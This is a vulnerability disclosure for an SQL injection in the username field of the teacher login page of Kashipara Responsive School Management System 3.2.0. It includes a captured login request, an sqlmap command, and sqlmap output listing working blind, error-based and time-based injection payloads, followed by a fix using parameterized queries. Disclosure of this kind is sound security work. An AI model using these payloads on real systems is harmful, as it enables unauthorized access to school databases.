

SQL injection vulnerability in `"/smsa/teacher_login.php"` in Kashipara Responsive School Management System v3.2.0 allows ATTACKER to execute arbitrary SQL commands via the `"username"` parameter of Teacher Login page.

Affected Project: Kashipara (<https://www.kashipara.com/>)

Official Website: Responsive School Management System
(<https://www.kashipara.com/project/php/12362/responsive-school-management-system-php-project-source-code>)


Version: 3.2.0

Related Code file: `/smsa/teacher_login.php`

Injection parameter: Teacher Login request parameter `"username"` is vulnerable.

Steps:

1. Access the Teacher Login page URL http://localhost/smsa/teacher_login.php. Enter any random value in `"Username"` and `"Password"` text boxes.
2. Click on `"Login"` button and capture the request in Burp Suite Proxy Editor.



3. In this login request, the “username” request parameter is vulnerable to SQL injection. This is demonstrated in next steps.
4. We will run SQLMAP against the Login request. Command: ***sqlmap.py -r req.txt --batch --flush-session -p username --current-db --current-user --hostname***

```
POST /smsa/teacher_login_submit.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101 Firefox/127.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
Origin: http://localhost
Connection: close
Referer: http://localhost/smsa/teacher_login.php?type=Teacher
Cookie: PHPSESSID=f51m9s2pairma6s8mid3om8112
Upgrade-Insecure-Requests: 1
Priority: u=1

username=Testa&password=testa&userType=teacher
```

```
D:\Tools\SQLMAP\sqlmapproject-sqlmap-79aa315>sqlmap.py -r req.txt --batch --flush-session -p username --current-db
--current-user --hostname

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are
not responsible for any misuse or damage caused by this program

[*] starting @ 03:14:34 /2024-07-07/

[03:14:34] [INFO] parsing HTTP request from 'req.txt'
[03:14:34] [INFO] flushing session file
[03:14:34] [INFO] testing connection to the target URL
got a 302 redirect to 'http://localhost/smsa/teacher_login.php?error=student_not_found'. Do you want to follow? [Y,
n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
[03:14:34] [INFO] checking if the target is protected by some kind of WAF/IPS
[03:14:34] [INFO] testing if the target URL content is stable
[03:14:35] [INFO] heuristic (basic) test shows that POST parameter 'username' might be injectable (possible DBMS:
MySQL)
```

5. SQLMAP identifies parameter “username” as vulnerable. Also, SQLMAP successfully lists out the database, current user and hostname.

```
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 451 HTTP(s) requests:
---
Parameter: username (POST)
  Type: boolean-based blind
  Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: username=Testa' RLIKE (SELECT (CASE WHEN (1776=1776) THEN 0x54657374461 ELSE 0x28 END))-- hdw&pa
=testa&userType=teacher

  Type: error-based
  Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: username=Testa' OR (SELECT 9751 FROM(SELECT COUNT(*),CONCAT(0x71716b6271,(SELECT (ELT(9751=9751,
0x71716a7171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- 1CTM&password=testa&userType=t

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=Testa' AND (SELECT 9887 FROM (SELECT(SLEEP(5)))sHON)-- WkKv&password=testa&userType=tea
---
[03:14:53] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.58, PHP 8.2.12
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[03:14:53] [INFO] fetching current user
[03:14:53] [INFO] retrieved: 'root@localhost'
current user: 'root@localhost'
[03:14:53] [INFO] fetching current database
[03:14:53] [INFO] retrieved: 'smsa'
current database: 'smsa'
[03:14:53] [INFO] fetching server hostname
[03:14:53] [INFO] retrieved: 'DESKTOP-PKVTEFL'
hostname: 'DESKTOP-PKVTEFL'
```

Solution/Good Reads:

User parameterized SQL queries instead of the dynamic SQL queries.

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html